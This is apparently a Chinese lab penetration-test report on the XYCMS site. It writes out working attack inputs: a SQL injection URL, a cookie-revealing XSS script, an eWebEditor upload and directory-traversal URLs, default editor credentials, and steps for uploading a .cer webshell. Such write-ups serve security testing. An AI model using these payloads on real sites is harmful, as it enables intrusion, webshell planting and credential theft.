**XYCMS网站渗透文档**

**站点首页截图**


****

**一、SQL注入漏洞**

* + 1. 使用工具进行漏洞测试



* + 1. 手工注入测试：http://192.168.1.168:91/common.asp?id=1 union select \* from ad



**二、XSS漏洞**

1. 留言本-留言标题中插入XSS脚本，<script>window.alert(document.cookie);</script>




1. 返回带有cookie的提示窗




**三、编辑器漏洞**

1. 利用编辑器漏洞http://192.168.1.168:91/admin/xyeWebEditor/asp/upload.asp?action=save&type=image&style=popup&cusdir=a.asp在服务器上生成a.asp目录



**四、编辑器弱口令漏洞**


1. 浏览器输入：<http://192.168.1.168:91/admin/xyeWebEditor/admin/login.asp>如下：



1. 输入ewebedit默认用户名admin 密码admin888 登录管理如下：




点击样式管理，并设置样式中的图片类型，增加asa、cer图片类型





1. 样式设置完毕后，点击预览，点击插入图片按钮，浏览木马文件并上传，完成后点击代码按钮，查看上传路径




复制木马地址




在浏览器中打开该文件

<http://192.168.1.168:91/uploadpic/201203/20120310101915869.cer>



登录



**五、目录遍历漏洞**

1. 浏览器输入目录遍历地址：<http://192.168.1.168:91/admin/xyeWebEditor/admin/upload.asp?id=1&d_viewmode=list&dir=../>

